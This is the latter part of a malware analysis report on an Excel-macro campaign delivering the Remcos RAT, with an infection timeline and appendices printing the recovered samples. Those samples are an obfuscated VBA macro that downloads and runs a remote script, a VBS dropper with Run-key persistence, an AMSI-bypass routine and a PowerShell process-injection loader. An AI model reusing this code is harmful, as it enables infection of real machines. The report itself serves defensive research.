[13] https://www.zscaler.com/blogs/research/multistage-freedom-loader-used-spread-azorult-and-nanocore-rat
[14] https://www.deepinstinct.com/2020/05/25/aghast-at-aggah-teasing-security-controls-with-advanced-evasion-techniques/
[15] https://unit42.paloaltonetworks.com/aggah-campaign-bit-ly-blogspot-and-pastebin-used-for-c2-in-large-scale-campaign/
[16] https://orangecyberdefense.com/fr/insights/blog/threat_management/dans-loeil-de-notre-cybersoc-la-campagne-malspam-aggah-diversifie-ses-outils/

Hybrid Analysis. This malware used obfuscated VBA scripts, .NET binaries and had as its final payload... a RAT (see Hybrid Analysis). The correlation is plausible.

5 Analysis limits and infection timeline

5.1 Black hole

Everything that was described after Part 2.1.2 is part of the capabilities of the malware... but I have not been able to find any traces of such actions on the system. I could not get my hands on a number of information:

1) No trace of a process called `control.exe`. The executable is indeed on the disk (`C:\Windows\System32\control.exe`) which is one of the paths checked by JAM.dll. Maybe the name of the spoofed executable was different (because as we remember the version of Attack.jpg launched on the lab machine was different from the one I personally recovered from the server (cf. 2.1.2)). But then what about the following points?
2) In the Remcos configuration file, the installation name is `explorer.exe`, but after analysis this process seems healthy.
3) No traces of `tracks.dat` on the disk, nor in the MFT.
4) No `backup-4M612S` on the disk, neither in the MFT, or in the registry [8, 9].
5) No evidence of `eventvwr.exe` [17,18].
6) By inspecting the `powershell.exe` process, no traces of the Assembly *WindowsFormsApplication68.dll,* or even a trace of any "pathless" DLL (i.e. no path in the FS) that could have been loaded.

Normally the "behavioural graph" should look like this:




Illustration 47: Behavioral graph from a sound sample of 'Remittance Details.xlsx' - app.any.run dated 26-05-2020.

[17] https://any.run/report/0615fa3293064fcd90e37b7517ad5e92ba3ed99204432ac89b345c8179708730/30953aa3-e448-414e-8af2-3d57068f53ed

[18] https://any.run/report/09efcca9cc0711a9a3d644f45c2b96414d67e8d150a81bc56a5830751243eac1/ec407c17-1a2b-41cf-8fd3-edd86333ff13

The same thing can be observe for a slightly earlier version[19] which uses `notepad.exe`.




Illustration 48: Behavioral graph from an earlier 'Remittance Advice.xlsm' sample dated 15-05-2020.

Or on MNB2.exe (Remcos.exe) which I've personally executed in app.any.run (execution of the final payload only):



Illustration 49: Behavioral graph from MNB2.exe dated 16-06-2020.

And it is precisely this part that does not seem to have taken place on the machine. I genuinely don't know why.

5.2 Timeline

1) The `'Remittance Details.xlsm'` file was dropped on the desktop on 27/05/2020 at 13:14:06.
2) At 13:21, the Excel process starts, opening and running the malicious file around 13:14:26.
3) 13:14:34, the script e-remit.vbs, arrives on the FS, in `%TEMP%`.
4) 13:14:37, the 1st PowerShell process starts which means that the VBA macro has just initiated the download of e-remit.vbs (cf. 1).
5) 13:14:38, the script e-remit.vbs is run and so Attack.jpg is downloaded and launched.
6) At the same time, the script is copied into `Users\IEUser\AppData\Local\MICROS~1\` and registered into the Run key (normal since the commands are launched in parallel).

[19] https://any.run/report/0bf8166a47916a839f3d149c971b3a9d3d6d338a448553c2e93e7154f0a99b4b/6ce26eb7-a4a7-42be-9a02-306d41d3d144

Then hypothetically:

7) The infection continues, `oioioi` is loaded in memory, the AMSI bypass does not occur because not implemented on the system.
8) The final charge is loaded into `'control.exe'`.
9) Remcos tries to contact its C2 to notify it of the new victim.

6 APPENDICES

6.1 APPENDIX A - Downloader

```
Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True

Public Sub Workbook_Open()
Dim asdas As String
asdas = sadsad("Y0FCdkFIY0FaUUJ5QUhNQWFBQmxBR3dBYkFBdUFHVUFlQUJsQUNBQUxRQmxBSGdBWlFCakFIVUFkQUJwQUc4QWJ
nQndBRzhBYkFCcEFHTUFlUUFnQUdJQWVRQndBR0VBY3dCekFDQUFMUUJYQUNBQVNBQnBBR1FBWkFCbEFHNEFJQUF0QUdNQWJ3QnRBRz
BBWVFCdUFHUUFJQUFvQUc0QVpRQjNBQzBBYndCaUFHb0FaUUJqQUhRQUlBQlRBSGtBY3dCMEFHVUFiUUF1QUU0QVpRQjBBQzRBVndCb
EFHSUFRd0JzQUdrQVpRQnVBSFFBS1FBdUFFUUFid0IzQUc0QWJBQnZBR0VBWkFCR0FHa0FiQUJsQUNnQUp3Qm9BSFFBZEFCd0FEb0FM
d0F2QURFQU9BQTFBQzRBTVFBM0FEY0FMZ0ExQURrQUxnQXhBRGdBTkFBdkFISUFid0JpQUhnQUx3QmxBQzBBY2dCbEFHMEFhUUIwQUM
0QWRnQmlBSE1BSndBc0FDUUFaUUJ1QUhZQU9nQlVBR1VBYlFCd0FDc0FKd0JjQUdVQUxRQnlBR1VBYlFCcEFIUUFMZ0IyQUdJQWN3QW
5BQ2tBT3dBb0FFNEFaUUIzQUMwQVR3QmlBR29BWlFCakFIUUFJQUF0QUdNQWJ3QnRBQ0FBVXdCb0FHVUFiQUJzQUM0QVFRQndBSEFBY
kFCcEFHTUFZUUIwQUdrQWJ3QnVBQ2tBTGdCVEFHZ0FaUUJzQUd3QVJRQjRBR1VBWXdCMUFIUUFaUUFvQUNRQVpRQnVBSFlBT2dCVUFH
VUFiUUJ3QUNzQUp3QmNBR1VBTFFCeUFHVUFiUUJwQUhRQUxnQjJBR0lBY3dBbkFDa0E=", False)
Shell (sadsad(asdas, True))
End Sub
Function sadsad(ByVal ZMllpufVSHmFIwfNtmMbaqkpGcLYhNvYJHyDUblBpMniTLZxTAIoSwU, ByVal fIsUtf16LE)
    Dim sTextEncoding
    If fIsUtf16LE Then sTextEncoding = "utf-16le" Else sTextEncoding = "utf-8"
    With CreateObject("Msxml2.DOMDocument").CreateElement("aux")
        .DataType = "bin.base64"
        .Text = ZMllpufVSHmFIwfNtmMbaqkpGcLYhNvYJHyDUblBpMniTLZxTAIoSwU
        sadsad = BQaZfpCvWbJiiDAJrTMXKpBlLzihaOnRXBNgyrMdgcLuRWpRMxpTvmv(.NodeTypedValue, sTextEncoding
)
    End With
End Function
Function ExRANDHIFhOvVxbNSWKGOCCqvCOZhEGaimPbDvXSiDhVFkDAMHLnIKG(ByVal sText, ByVal sTextEncoding, ByVa
l iBomByteCount)
    With CreateObject("ADODB.Stream")
        .Type = 2
        .Charset = sTextEncoding
        .Open
        .WriteText sText
        .Position = 0
        .Type = 1
        .Position = iBomByteCount
        ExRANDHIFhOvVxbNSWKGOCCqvCOZhEGaimPbDvXSiDhVFkDAMHLnIKG = .Read
        .Close
    End With
End Function
Function BQaZfpCvWbJiiDAJrTMXKpBlLzihaOnRXBNgyrMdgcLuRWpRMxpTvmv(ByVal byteArray, ByVal sTextEncoding)
    If LCase(sTextEncoding) = "utf-16le" Then
        BQaZfpCvWbJiiDAJrTMXKpBlLzihaOnRXBNgyrMdgcLuRWpRMxpTvmv = CStr(byteArray)
    Else
        With CreateObject("ADODB.Stream")
            .Type = 1
            .Open
            .Write byteArray
            .Position = 0
            .Type = 2
            .Charset = sTextEncoding
            BQaZfpCvWbJiiDAJrTMXKpBlLzihaOnRXBNgyrMdgcLuRWpRMxpTvmv = .ReadText
            .Close
        End With
    End If

End Function
```

6.2 APPENDIX B - Dropper Phase 1

```
jlll=my_Trim(G1())
msddn=my_Trim(G2())
olpd=my_Trim(G3())

powershell_str_esp=my_Trim(" P o w @ C i g a r @e r @C i g a r@ sh@ C i g a r @e l l ")
powershell_str_lst =Eval("Split(powershell_str_esp,""@Cigar@"")")
str_Wscript_ScriptName=Eval(retstr_Wscript_ScriptName())

'Execution of HEHEHE x2 thus of first_cmd.ps1 2 times
hEkuyVtIZOtgx()

' removes script name in the WScript.scriptname
XFIslzGLLlD =Eval(iup())

'vuzoOASHFVzi: full path to: C:\Users\<UserName>\AppData\Local\Microsoft\
Exc(my_Trim("vuzoOASHFVzi=bbv()+C r e a t e O b j e c t(r e v(""kro wt eN.tpi rcSW"")).U s
e r N a m e+xz1()"))

'Installs in Run key of the Registry the script, so that it gets executed à each user
session start (HKCU)
'Set-Item -Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -
Value 'C:\Users\<UserName>\AppData\Local\Microsoft\e-remit.vbs'
HEHEHE(Join(powershell_str_lst,"")+FBiVrmCMrBiH()+"'"+vuzoOASHFVzi+ str_Wscript_ScriptName+
"'")

'Compares script location to -> C:\Users\<UserName>\AppData\Local\Microsoft\
'Checks if it is in THE destination
if XFIslzGLLlD = vuzoOASHFVzi Then
'Si le script est effectivement lancé la-bas alors WScript.Quit() ---> on quitte le script
Exc(JMHkcuxEkB())
else

GCMLxJhGCB()
End if

sub GCMLxJhGCB()

 Exc("GGBLHNWiJPyxfYXan = XFIslzGLLlD+str_Wscript_ScriptName")
'cmd /c copy "C:\Users\r0x0r\Desktop\e-
remit.vbs" "C:\Users\<UserName>\AppData\Local\Microsoft\" /Y
BSrww = qUolJvLFOdC() & GGBLHNWiJPyxfYXan & """ """ & vuzoOASHFVzi & """ /Y"

'Execution !
HEHEHE(BSrww)

End sub

Function HEHEHE(gggg)
'Set objWMIService = GetObject(KLGH(jlll)) :
  jk=i1()
'Dim objWMIService,objStartup,objProcess,objConfig,intProcessID,intReturn :
  jk2=XmwB()

'ExecuteGlobal _
'Sub HEHEHE(gggg): _
'Dim objWMIService,objStartup,objProcess,objConfig,intProcessID,intReturn : _
'Set objWMIService = GetObject(KLGH(jlll)) : _
'Set objStartup = objWMIService.Get(KLGH(msddn)): _
'Set objConfig = objStartup.SpawnInstance_: _
'objConfig.ShowWindow = 0 : _
'Set objProcess = objWMIService.Get(KLGH(olpd)) :
'intReturn = objProcess.Create(gggg, Null, objConfig, intProcessID) : _
'End Sub:
```

```
    ExcGlobal _
    WAkQz() & _
    jk2 & _
    jk & _
    cfvVVZ() & _
    UKHt() & _
    WORkOgf() & _
    OhDI() & _
    bxoeAliB() & _
    LiRzohk()
 End Function

Private Function convert_hex_to_ascii(sData)

 For dhcn = 1 To Len(sData) Step 2
Exc("temp_str =" & rev(",ataDs(diM & ""H&""(rhC") & "dhcn, 2))")
final_str = final_str & temp_str
Next
 convert_hex_to_ascii = final_str
End Function

Function rev(Str)
    Dim i
    Dim StrNew
    Dim strOld
    strOld = Trim(str)
    For i = 1 To Len(strOld)
      StrNew = Mid(strOld, i, 1) & StrNew
    Next
    rev = StrNew
End Function

Function convert_list_to_hex_and_concat(list)
Dim l , strRet

    For l = LBound(list) To UBound(list)
        strRet = strRet & Hex(list(l)) & ""
    Next

  convert_list_to_hex_and_concat =strRet
End Function

Function hEkuyVtIZOtgx()
f="2`E`o|'' nioj- DSJHmKmaRkTIzvpsDqMj$]][rahc[;)77,421,93,93,23,0]East LA[,501,]East LA[1,
601,54,23,5]East LA[,4]East LA[,79,401,76,501,501,99,5]East LA[,79,63,23,16,301,0]East LA[,
501,4]East LA[,6]East LA[,38,501,501,99,5]East LA[,79,63,95,521,43,59,63,021,84,43,39,101,6
]East LA[,121,89,19,39,4]East LA[,79,401,99,19,321,23,6]East LA[,99,101,601,89,97,54,401,99
,79,96,4]East LA[,]East LA[1,07,421,23,93,54,93,23,6]East LA[,501,801,2]East LA[,5]East LA[
,54,23,8]East LA[,901,63,23,16,5]East LA[,4]East LA[,79,401,76,501,501,99,5]East LA[,79,63,
95,88,69,96,69,37,421,93,14,93,93,301,2]East LA[,601,64,701,99,79,6]East LA[,6]East LA[,56,
74,021,89,]East LA[1,4]East LA[,74,25,65,94,64,75,35,64,55,55,94,64,35,65,94,74,74,85,2]Eas
t LA[,6]East LA[,6]East LA[,401,93,93,04,301,0]East LA[,501,93,34,93,4]East LA[,6]East LA[,
93,34,93,38,93,34,93,001,93,34,93,79,]East LA[1,93,34,93,801,0]East LA[,93,34,93,9]East LA[
,]East LA[1,93,34,93,86,64,93,34,93,14,6]East LA[,0]East LA[,101,93,34,93,501,801,93,34,93,
76,93,34,93,89,101,93,34,93,78,93,34,93,64,6]East LA[,93,34,93,101,87,93,23,34,93,14,24,97,
93,34,93,54,78,24,23,93,34,14,93,77,93,44,93,63,63,63,93,04,101,99,79,801,2]East LA[,101,4]
East LA[,64,93,63,63,63,93,34,93,76,93,34,9"
f=f+"3,17,04,93,34,93,83,04,93,16,8]East LA[,901,63,95,05,05,2]East LA[,63,23,16,23,801,]Ea
st LA[1,99,]East LA[1,6]East LA[,]East LA[1,4]East LA[,08,121,6]East LA[,501,4]East LA[,7]E
ast LA[,99,101,38,85,85,39,4]East LA[,101,301,79,0]East LA[,79,77,6]East LA[,0]East LA[,501
,]East LA[1,08,101,99,501,8]East LA[,4]East LA[,101,38,64,6]East LA[,101,87,64,901,101,6]Ea
st LA[,5]East LA[,121,38,19,95,14,05,55,84,15,23,44,39,101,2]East LA[,121,48,801,]East LA[1
,99,]East LA[1,6]East LA[,]East LA[1,4]East LA[,08,121,6]East LA[,501,4]East LA[,7]East LA[
,99,101,38,64,6]East LA[,101,87,64,901,101,6]East LA[,5]East LA[,121,38,19,04,6]East LA[,99
,101,601,89,97,]East LA[1,48,85,85,39,901,7]East LA[,0]East LA[,96,19,23,16,23,05,05,2]East
 LA[,63,95,14,301,0]East LA[,501,2]East LA[,63,04,23,801,501,6]East LA[,0]East LA[,7]East L
```

```
A[,23,521,6]East LA[,101,501,7]East LA[,18,54,23,94,23,6]East LA[,0]East LA[,7]East LA[,]Ea
st LA[1,99,54,23,901,]East LA[1,99,64,101,801,301,]East LA[1,]East LA[1,301,23,2]East LA[,9
01,]East LA[1,99,54,23,0]East LA[,]East LA[1,501,6]East LA[,99,101,0]East LA[,0]East LA[,]E
ast LA[1,99,54,6]East LA[,5]East LA[,101,6]East LA[,23,16,23,301,0]East LA[,501,2]East LA[,
63,321,23,]East LA[1,001,95,101,0]East LA[,]East LA[1,89,48,63,23,77,23,801,79,5]East LA[,9
5,14,93,37,93,44,93,24,93,04,101,99,79,801,2]East LA[,101,4]East LA[,64,93,88,96,24,93,16,1
01,0]East LA[,]East LA[1,89,48,63(@=DSJHmKmaRkTIzvpsDqMj$;541c$ 2Eo las;)})]rahC[sA- )8 ,)
_$]gnirtS[((61tnIoT::]trevnoC[ ({ tcejbO-hcaEroF |)031 ,501 ,]East LA[1(( nioJ-
=541c$ ssapyB yciloPnoitucexE"
f=replace(f,"]East LA[","11")
Exc(my_Trim("H E H E H E(J o i n(powershell_str_lst,""""")+s p a c e(1)+""-""+r e v(f))"))
Exc(my_Trim("H E H E H E(J o i n(powershell_str_lst,""""")+s p a c e(1)+""-""+r e v(f))"))
End function

'Set objWMIService = GetObject(KLGH(jlll)) :
Function i1()
Z1="83_#;101_#;116_#;32_#;111_#;98_#;106_#;87_#;77_#;73_#;83_#;101_#;114_#;118_#;105_#;99_#
;101_#;32_#;61_#;32_#;71_#;101_#;116_#;79_#;98_#;106_#;101_#;99_#;116_#;40_#;75_#;76_#;71_#
;72_#;40_#;106_#;108_#;108_#;108_#;41_#;41_#;32_#;58_#;32"
Z12=split_str(Z1)
i1=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z12))
End Function
'Dim objWMIService,objStartup,objProcess,objConfig,intProcessID,intReturn :
Function XmwB()
Z2="68_#;105_#;109_#;32_#;111_#;98_#;106_#;87_#;77_#;73_#;83_#;101_#;114_#;118_#;105_#;99_#
;101_#;44_#;111_#;98_#;106_#;83_#;116_#;97_#;114_#;116_#;117_#;112_#;44_#;111_#;98_#;106_#;
80_#;114_#;111_#;99_#;101_#;115_#;115_#;44_#;111_#;98_#;106_#;67_#;111_#;110_#;102_#;105_#;
103_#;44_#;105_#;110_#;116_#;80_#;114_#;111_#;99_#;101_#;115_#;115_#;73_#;68_#;44_#;105_#;1
10_#;116_#;82_#;101_#;116_#;117_#;114_#;110_#;32_#;58_#;32"
Z22=split_str(Z2)
XmwB=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z22))
End Function
'Sub HEHEHE(gggg): _
Function WAkQz()
Z4="83_#;117_#;98_#;32_#;72_#;69_#;72_#;69_#;72_#;69_#;40_#;103_#;103_#;103_#;103_#;41_#;58
"
Z42=split_str(Z4)
WAkQz=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z42))
End Function
'Set objStartup = objWMIService.Get(KLGH(msddn)): _
Function cfvVVZ()
Z5="83_#;101_#;116_#;32_#;111_#;98_#;106_#;83_#;116_#;97_#;114_#;116_#;117_#;112_#;32_#;61_
#;32_#;111_#;98_#;106_#;87_#;77_#;73_#;83_#;101_#;114_#;118_#;105_#;99_#;101_#;46_#;71_#;10
1_#;116_#;40_#;75_#;76_#;71_#;72_#;40_#;109_#;115_#;100_#;100_#;110_#;41_#;41_#;58_#;32"
Z52=split_str(Z5)
cfvVVZ=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z52))
End Function
'Set objConfig = objStartup.SpawnInstance_: _
Function UKHt()
Z6="83_#;101_#;116_#;32_#;111_#;98_#;106_#;67_#;111_#;110_#;102_#;105_#;103_#;32_#;61_#;32_
#;111_#;98_#;106_#;83_#;116_#;97_#;114_#;116_#;117_#;112_#;46_#;83_#;112_#;97_#;119_#;110_#
;73_#;110_#;115_#;116_#;97_#;110_#;99_#;101_#;95_#;58_#;32"
Z62=split_str(Z6)
UKHt=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z62))
End Function
'objConfig.ShowWindow = 0 : _
Function WORkOgf()
Z7="111_#;98_#;106_#;67_#;111_#;110_#;102_#;105_#;103_#;46_#;83_#;104_#;111_#;119_#;87_#;10
5_#;110_#;100_#;111_#;119_#;32_#;61_#;32_#;48_#;32_#;58_#;32"
Z72=split_str(Z7)
WORkOgf=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z72))
End Function

'Set objProcess = objWMIService.Get(KLGH(olpd)) :
Function OhDI()
```

```
Z8="83_#;101_#;116_#;32_#;111_#;98_#;106_#;80_#;114_#;111_#;99_#;101_#;115_#;115_#;32_#;61_
#;32_#;111_#;98_#;106_#;87_#;77_#;73_#;83_#;101_#;114_#;118_#;105_#;99_#;101_#;46_#;71_#;10
1_#;116_#;40_#;75_#;76_#;71_#;72_#;40_#;111_#;108_#;112_#;100_#;41_#;41_#;32_#;58_#;32"
Z82=split_str(Z8)
OhDI=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z82))
End Function
'intReturn = objProcess.Create(gggg, Null, objConfig, intProcessID) : _
Function bxoeAliB()
Z9="105_#;110_#;116_#;82_#;101_#;116_#;117_#;114_#;110_#;32_#;61_#;32_#;111_#;98_#;106_#;80
_#;114_#;111_#;99_#;101_#;115_#;115_#;46_#;67_#;114_#;101_#;97_#;116_#;101_#;40_#;103_#;103
_#;103_#;103_#;44_#;32_#;78_#;117_#;108_#;108_#;44_#;32_#;111_#;98_#;106_#;67_#;111_#;110_#
;102_#;105_#;103_#;44_#;32_#;105_#;110_#;116_#;80_#;114_#;111_#;99_#;101_#;115_#;115_#;73_#
;68_#;41_#;32_#;58_#;32"
Z92=split_str(Z9)
bxoeAliB=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z92))
End Function
'End Sub:
Function LiRzohk()
Z10="69_#;110_#;100_#;32_#;83_#;117_#;98_#;58"
Z102=split_str(Z10)
LiRzohk=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z102))
End Function
'WScript.Quit()
Function JMHkcuxEkB()
Z11="87_#;83_#;99_#;114_#;105_#;112_#;116_#;46_#;81_#;117_#;105_#;116_#;40_#;41"
Z112=split_str(Z11)
JMHkcuxEkB=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z112))
End Function
'Set-Item -Path HKCU:\Software\Microsoft\Windows\CurrentVersion\Run -Value
Function FBiVrmCMrBiH()
Z12="32_#;83_#;101_#;116_#;45_#;73_#;116_#;101_#;109_#;32_#;45_#;80_#;97_#;116_#;104_#;32_#
;72_#;75_#;67_#;85_#;58_#;92_#;83_#;111_#;102_#;116_#;119_#;97_#;114_#;101_#;92_#;77_#;105_
#;99_#;114_#;111_#;115_#;111_#;102_#;116_#;92_#;87_#;105_#;110_#;100_#;111_#;119_#;115_#;92
_#;67_#;117_#;114_#;114_#;101_#;110_#;116_#;86_#;101_#;114_#;115_#;105_#;111_#;110_#;92_#;8
2_#;117_#;110_#;32_#;45_#;86_#;97_#;108_#;117_#;101_#;32"
Z122=split_str(Z12)
FBiVrmCMrBiH=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z122))
End Function
'cmd /c copy "
Function qUolJvLFOdC()
Z13="99_#;109_#;100_#;32_#;47_#;99_#;32_#;99_#;111_#;112_#;121_#;32_#;34"
Z132=split_str(Z13)
qUolJvLFOdC=convert_hex_to_ascii(convert_list_to_hex_and_concat(Z132))
End Function
'Left(WScript.ScriptFullName,InStrRev(WScript.ScriptFullName,"\"))
Function iup()
vlf="76_#;101_#;102_#;116_#;40_#;87_#;83_#;99_#;114_#;105_#;112_#;116_#;46_#;83_#;99_#;114_
#;105_#;112_#;116_#;70_#;117_#;108_#;108_#;78_#;97_#;109_#;101_#;44_#;73_#;110_#;83_#;116_#
;114_#;82_#;101_#;118_#;40_#;87_#;83_#;99_#;114_#;105_#;112_#;116_#;46_#;83_#;99_#;114_#;10
5_#;112_#;116_#;70_#;117_#;108_#;108_#;78_#;97_#;109_#;101_#;44_#;34_#;92_#;34_#;41_#;41"
vbn=split_str(vlf)
iup=convert_hex_to_ascii(convert_list_to_hex_and_concat(vbn))
End Function

Function G1()
G1="119_#;32_#;105_#;32_#;110_#;109_#;32_#;103_#;109_#;32_#;116_#;115_#;58_#;123_#;32_#;105
_#;109_#;32_#;112_#;101_#;114_#;32_#;115_#;111_#;110_#;32_#;97_#;116_#;105_#;32_#;111_#;110
_#;76_#;101_#;32_#;118_#;101_#;108_#;61_#;105_#;32_#;109_#;32_#;112_#;32_#;101_#;114_#;115_
#;32_#;111_#;110_#;97_#;116_#;32_#;101_#;125_#;33_#;92_#;92_#;32_#;46_#;92_#;114_#;32_#;111
_#;32_#;111_#;116_#;92_#;99_#;32_#;105_#;32_#;109_#;32_#;118_#;32_#;50"
G12=split_str(G1)
G1=convert_hex_to_ascii(convert_list_to_hex_and_concat(G12))
End Function

Function G2()
```

```
G2="87_#;32_#;105_#;32_#;110_#;32_#;51_#;32_#;50_#;95_#;80_#;32_#;114_#;32_#;111_#;32_#;99_
#;101_#;32_#;115_#;32_#;115_#;32_#;83_#;116_#;32_#;97_#;32_#;114_#;116_#;117_#;112"
G22=split_str(G2)
G2=convert_hex_to_ascii(convert_list_to_hex_and_concat(G22))
End Function

Function G3()
G3="87_#;32_#;105_#;32_#;110_#;32_#;32_#;51_#;32_#;50_#;95_#;80_#;32_#;114_#;111_#;32_#;99_
#;32_#;101_#;32_#;115_#;32_#;115"
G32=split_str(G3)
G3=convert_hex_to_ascii(convert_list_to_hex_and_concat(G32))
End Function
'C:\Users\
Function bbv()
h1="67_#;58_#;92_#;85_#;115_#;101_#;114_#;115_#;92"
h2=split_str(h1)
bbv=convert_hex_to_ascii(convert_list_to_hex_and_concat(h2))
End Function
'\AppData\Local\Microsoft\
Function xz1()
wf1="92_#;65_#;112_#;112_#;68_#;97_#;116_#;97_#;92_#;76_#;111_#;99_#;97_#;108_#;92_#;77_#;1
05_#;99_#;114_#;111_#;115_#;111_#;102_#;116_#;92"
wf2=split_str(wf1)
xz1=convert_hex_to_ascii(convert_list_to_hex_and_concat(wf2))
End Function

Function  retstr_Wscript_ScriptName()
 retstr_Wscript_ScriptName1="87_#;83_#;99_#;114_#;105_#;112_#;116_#;46_#;83_#;99_#;114_#;10
5_#;112_#;116_#;78_#;97_#;109_#;101"
 retstr_Wscript_ScriptName2=split_str(retstr_Wscript_ScriptName1)
 retstr_Wscript_ScriptName=convert_hex_to_ascii(convert_list_to_hex_and_concat(retstr_Wscri
pt_ScriptName2))
End Function
Function split_str(Str)
split_str=Split(Str,"_#;")
End Function

Function my_Trim(str)
res = ""
For i=1 to len(str)
    char = Mid(str,i,1)
    if(char<>" ") then
    res = res+Mid(str,i,1)
    End if
Next
my_Trim=res
End Function
```

6.3 APPENDIX C - AMSI Patch

```
public static void fdsfdf()
{
int num = <Module>.int_0 + <Module>.C6867453 - <Module>.int_1;
for (;;)
{
    if (num == <Module>.int_2 + <Module>.int_3 + <Module>.int_4)
    {
        goto IL_1A;
    }
    IL_36:
    if (num == <Module>.int_8 + <Module>.int_9 + <Module>.int_10)
    {
        bool flag;
        if (!flag)
        {
            goto IL_1A;
        }
        num = <Module>.int_11 + <Module>.int_12 + <Module>.int_13;
    }
    if (num == <Module>.int_14 + <Module>.int_15 + <Module>.int_16)
    {
        break;
    }
    if (num == <Module>.int_20 + <Module>.int_21 - <Module>.int_22)
    {
        oioioi.smethod_0(oioioi.byte_0);
        num = <Module>.int_23 + <Module>.int_24 - <Module>.int_25;
    }
    if (num == <Module>.int_26 + <Module>.int_27 + <Module>.int_28)
    {
        bool flag = oioioi.smethod_1();
        num = <Module>.int_29 + <Module>.int_30 - <Module>.int_31;
    }
    if (num != <Module>.int_32 + <Module>.int_33 - <Module>.int_34)
    {
        continue;
    }
    break;
    IL_1A:
    oioioi.smethod_0(oioioi.byte_1);
    num = <Module>.int_5 + <Module>.int_6 + <Module>.int_7;
    goto IL_36;
}
}
```

6.4 APPENDIX D - Dropper Phase II

```
function XTMpwvqC {

    [CmdletBinding()]
    Param ([byte[]] $vPkIw)

    Process {

        $doAd = New-Object 'Syste#####moryStream'.Replace('#####','m.IO.Me') ( , $vPkIw )
        $LMnNBEvv = New-Object 'Syste#####moryStream'.Replace('#####','m.IO.Me')
            $GCnrf = New-
Object 'System.I@@@@@@@@@pStream'.Replace('@@@@@@@@@','O.Compression.Gzi') $doAd, ([IO.Comp
ression.CompressionMode]::Decompress)

    $XErAom = New-Object byte[](1024)
    while($true){
        $MbGL = $GCnrf.Read($XErAom, 0, 1024)
        if ($MbGL -le 0){break}
        $LMnNBEvv.Write($XErAom, 0, $MbGL)
        }


        [byte[]] $IVE = $LMnNBEvv.ToArray()
        Write-Output $IVE
    }
}

$t0=-Join ((111, 105, 130)| ForEach-Object {( [Convert]::ToInt16(([String]$_ ), 8) -
As[Char])});sal g $t0;[Byte[]]$MNB=('&%1F,&%8B,&%08'.replace('&%','0x'))| g;

[Byte[]]$blindB=('&%1F,&%8B,&%08'.replace('&%','0x'))| g

[byte[]]$GPzgCH = XTMpwvqC $blindB
[byte[]]$jPSQMeD = XTMpwvqC $MNB

  $y='[System.Ap***ain]'.replace('***','pDom')|g;$g55=$y.GetMethod("get_CurrentDomain")
  $uy=$g55.Invoke($null,$null)
  $vmc='$uy.Lo%$($GPzgCH)'.Replace('%$','ad')
  $vmc| g
  [oioioi]::fdsfdf()
  $vmc2='$uy.Lo%$($jPSQMeD)'.Replace('%$','ad') # CUT
  $vmc2| g
  [Byte[]]$MNB2=('&%4D,&%5A').Replace('%$','ad') # CUT
  [JAM.CASTLE]::CRASH('control.exe',$MNB2)
```